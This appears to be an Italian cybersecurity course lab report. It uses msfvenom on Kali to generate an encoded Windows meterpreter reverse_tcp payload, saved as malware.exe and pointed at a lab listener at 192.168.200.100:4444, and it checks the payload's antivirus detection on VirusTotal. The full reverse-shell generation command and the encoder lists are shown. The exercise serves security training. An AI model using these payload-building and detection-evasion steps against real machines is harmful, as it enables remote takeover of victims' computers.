
Esercitazione S9-L1

Visualizzazione indirizzo IP macchina kali per impostarla come macchina in ascolto.




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::1122:557c:3acf:a5b5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Raccolta informazioni generali su **msfvenom** prima del lancio, con **-h**:


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message
```

Informazioni sugli **encoders** disponibili:




```
┌──(kali㉿kali)-[~]
└─$ msfvenom --list encoders

Framework Encoders [--encoder <value>]
======================================

    Name                             Rank       Description
    ----                             ----       -----------
    cmd/base64                       good       Base64 Command Encoder
    cmd/brace                        low        Bash Brace Expansion Command Encoder
    cmd/echo                         good       Echo Command Encoder
    cmd/generic_sh                   manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                          low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                         normal     Perl Command Encoder
    cmd/powershell_base64            excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq                manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                    manual     The EICAR Encoder
    generic/none                     normal     The "none" Encoder
    mipsbe/byte_xori                 normal     Byte XORi Encoder
    mipsbe/longxor                   normal     XOR Encoder
    mipsle/byte_xori                 normal     Byte XORi Encoder
    mipsle/longxor                   normal     XOR Encoder
    php/base64                       great      PHP Base64 Encoder
    php/hex                          great      PHP Hex Encoder
    php/minify                       great      PHP Minify Encoder
    ppc/longxor                      normal     PPC LongXOR Encoder
    ppc/longxor_tag                  normal     PPC LongXOR Encoder
    ruby/base64                      great      Ruby Base64 Encoder
    sparc/longxor_tag                normal     SPARC DWORD XOR Encoder
    x64/xor                          normal     XOR Encoder
    x64/xor_context                  normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic                  normal     Dynamic key XOR Encoder
    x64/zutto_dekiru                 manual     Zutto Dekiru
    x86/add_sub                      manual     Add/Sub Encoder
    x86/alpha_mixed                  low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                  low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower     manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower           manual     Avoid UTF8/tolower
    x86/bloxor                       manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot                 manual     BMP Polyglot
    x86/call4_dword_xor              normal     Call+4 Dword XOR Encoder
    x86/context_cpuid                manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat                 manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time                 manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                    normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                  normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive            normal     Jump/Call XOR Additive Feedback Encoder
```

Informazioni su formati supportati:




```
┌──(kali㉿kali)-[~]
└─$ msfvenom --list formats

Framework Executable Formats [--format <value>]
═══════════════════════════════════════════════

    Name
    ────
    asp
    aspx
    aspx-exe
    axis2
    dll
    ducky-script-psh
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
    jar
    jsp
    loop-vbs
    macho
    msi
    msi-nouac
    osx-app
    psh
    psh-cmd
    psh-net
    psh-reflection
    python-reflection
    vba
    vba-exe
    vba-psh
    vbs
    war

Framework Transform Formats [--format <value>]
══════════════════════════════════════════════

    Name
    ────
    base32
    base64
    bash
    c
```


Primo tentativo base per testare la generazione del file con msfvenom e per avere un valore di riferimento di partenza su **VirusTotal**:



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp  LHOST=192.168.200.100 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f exe -o malware.exe
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
```

Secondo tentativo con più encoders, più iterazioni e cambio formato file da **.exe** a **.dll**





Ottenuta leggera diminuzione della riconoscibilità del payload.